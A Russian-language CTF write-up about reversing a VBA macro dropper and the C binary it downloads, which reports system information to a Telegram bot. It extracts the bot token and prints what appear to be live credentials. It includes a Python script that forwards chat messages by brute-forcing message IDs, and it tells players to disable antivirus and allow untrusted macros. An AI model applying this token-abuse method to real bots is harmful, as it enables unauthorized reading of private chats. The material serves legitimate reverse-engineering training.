1. Направленность: Обратная разработка.
2. Краткое описание: Необходимо выполнить обратную разработку макроса, написанного на VBA. Получив необходимую ссылку из макроса – скачать “вредоносный” исполняемый файл. В конце концов выполнить обратную разработку данного файла и получить все необходимые данные для взаимодействия через API телеграмма.


Для решения данного задания нужно выполнить обратную разработку бинарного файла, написанного на Си, предварительно получив его посредством дроппера. После получения всех необходимых данных – написать скрипт-обработчик запросов, при помощи которого можно будет получить флаг.

Подпункт №1 – Получение информации о вредоносном макросе.


Необходимо отключить любые доступные средства защиты (антивирусы), настроить excel на открытие не достоверных макросов. После – найти внутри кода первый флаг.

Подпункт №2 – Получение флага посредством обратной разработки.   
 Аналогично следующему пункту, в процессе обратной разработки участники наткнутся на переменные, внутри которых находится флаг. Понять, что это флаг участникам поможет 16ти ричная система счисления.

Подпункт №3 – Обратная разработка вредоносной программы в целях получения telegram bot token’a.

При декомпиляции получаем граф вызова функций:

После - необходимо зайти в функцию main (т.к согласно спецификации, каждая программа должна иметь в себе функцию main, которая и будет входной точкой).




После изучения функции становится понятно:  
1. Создаются 2 переменные (message, id).  
2. Вызывается функция init\_ssl, которая сразу наталкивает на мысль о защищенном https соединении. Значит – программа что-то отправляет на удаленный сервер.


3. В регистр rax помещаются данные в 16ти ричном формате записи.

4. Вызывается функция get\_sysinfo, предположительно собирающая информацию о системе, после чего в регистр rbx записывается то, что данная функция возвращает.

5. Вызывается функция sendMessageByID, которая дает понять, что объявленный выше ID – именно то что нам нужно.

Далее – необходимо найти файлы заголовков и изучить их:





Отсюда получаем токен, с помощью которого можно перейти к следующему пункту.

После получения токена для бота и извлечения уникального идентификатора чата (согласно документации – отрицательное число) можно использовать следующий код для получения флага:

*import* requests  
*from* json *import* loads  
  
  
*class* Errors(object):  
 *def* \_\_init\_\_(self):  
 self.INTERNAL\_ERROR = {"INTERNAL ERROR": 500}  
 self.CONTENT\_TYPE\_ERROR = {"CONTENT\_TYPE\_ERROR": 500}  
  
  
*class* POC(Errors):  
 *def* \_\_init\_\_(self, token):  
 super().\_\_init\_\_()  
 self.url = "https://api.telegram.org/bot"  
 self.token = token  
 self.chat = {}  
 self.messages = {}  
  
 *self*.session = requests.Session()  
  
 *def* get\_chat(self, chat\_id: int):  
 resp = self.session.get(url=f"{self.url}{self.token}/getChat?chat\_id={chat\_id}")  
 *if* resp.status\_code == 200:  
 *if* resp.headers.get("Content-type") *and* \  
 resp.headers.get("Content-type") == "application/json":  
 self.chat.update(loads(resp.text))  
  
 *def* test(self, show\_trace: bool):  
 resp = self.session.get(url=f"{self.url}{self.token}/getMe")  
 *if* resp.status\_code == 200:  
 *if* resp.headers.get("Content-type") *and* \  
 resp.headers.get("Content-type") == "application/json":  
 data = loads(resp.text)  
 *if not* data:  
 *raise* ValueError(self.CONTENT\_TYPE\_ERROR)  
 *if* show\_trace: print(data)  
  
 *def* get\_all\_messages(self):  
 resp = self.session.post(url=f"{self.url}{self.token}/getUpdates")  
 *if* resp.headers.get("Content-type") *and* resp.headers.get("Content-type") == "application/json":  
 self.messages = loads(resp.text)  
 *for* dct *in* self.messages['result']:  
 self.parse\_info(dct)  
  
 *def* parse\_info(self, current\_dict):  
 *# print(dumps(current\_dict, indent=2))  
 if* type(current\_dict) *is* dict:  
 *if* current\_dict.get("message\_id") *and* current\_dict.get("text"):  
 print(f"[!] Found message: {current\_dict['text']}:{current\_dict['message\_id']}, from chat: {current\_dict['chat']}")  
 *for* k, v *in* current\_dict.items():  
 *if* type(k) *is* dict *or* type(v) *is* dict:  
 *# print(f"Enclosed dict found: {k, v}")* self.parse\_info(k *if* type(k) *is* dict *else* v)  
  
 *def* forward(self):  
 data = {  
 "chat\_id":"746430418",  
 "from\_chat\_id": "-1001592971105",  
 "message\_id":0  
 }  
 *for* message *in* range(30):  
 data["message\_id"] = message  
 resp = self.session.post(url=f"{self.url}{self.token}/forwardMessage", data=data)  
 print(resp.text)  
  
  
poc = POC(token="1881247491:AAEUacfPyDZYdZfgtcJoLUk8tmMqwsg5Ego")  
poc.test(*False*)  
poc.get\_chat(-1001592971105)  
poc.get\_all\_messages()

Объект под названием “get\_all\_messages” вызывает telegram api Метод под названием “getUpdates”. Согласно данной (<https://core.telegram.org/bots/api>) документации – метод применяется для получения обновлений, которые были совершены в течении 24ч. Игроки не получат ни единого сообщения, связанного с флагом, но получат сообщения, которые сами смогут отправлять от имени бота! Поэтому, перейдем к основному методу решения: объекту “forward”. Как известно, невозможно получить определенное сообщение исключительно для просмотра. Поэтому – можно применить одноименный метод forward для пересылки сообщения из определенного чата. На вход необходимо подать: айди чата, куда будет переслано сообщение, айди текущего чата, айди сообщения. В ходе перебора последнего параметра можно будет получить заветный флаг.